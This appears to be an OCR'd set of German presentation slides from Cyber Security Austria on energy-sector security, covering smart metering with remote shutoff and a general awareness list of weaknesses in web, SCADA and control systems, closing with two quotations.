




Referenz http://www.c4-security.com/c4/resources

CYBER SECURITY AUSTRIA

Energie – SDH



Quelle: http://www.meinberg.de/german/info/time-synchronization-telecom-networks.htm

Energie – Smart Metering

Einführung eines IT-Systems mit Abschaltfunktion !

21.8.2011 17:46

Bild: Energie AG

CYBER SECURITY AUSTRIA

Awareness

- Security Awareness ist überall ein Problem
  - **Web Design/Visualisierung**
    - Inputvalidierung
    - Datenbankanbindung
  - **SCADA, Leittechnik**
    - Patches erst nach Monaten verfügbar und dann ?
    - Wann einspielen ? Wie ? Haftung etc.
    - Vulnerabilitäten halten sich jahrelang
  - **Steuerungselektronik**
    - Kommunikation unverschlüsselt, nicht authentifiziert
    - einfachstes Design – z.b. KNX
    - Safety im Vordergrund, Security unbeachtet
      - (Medizintechnik, SmartMetering, M2M, Verkehrsleitsysteme)

Ich möchte im Schlaf sterben wie mein Großvater

und nicht heulend und schreiend wie seine Beifahrer !

(Werner Finck)

CYBER SECURITY AUSTRIA

DAS BÖSE TRIUMPHIERT ALLEIN DADURCH, DASS GUTE MENSCHEN NICHTS UNTERNEHMEN

(Edmund Burke, 1770)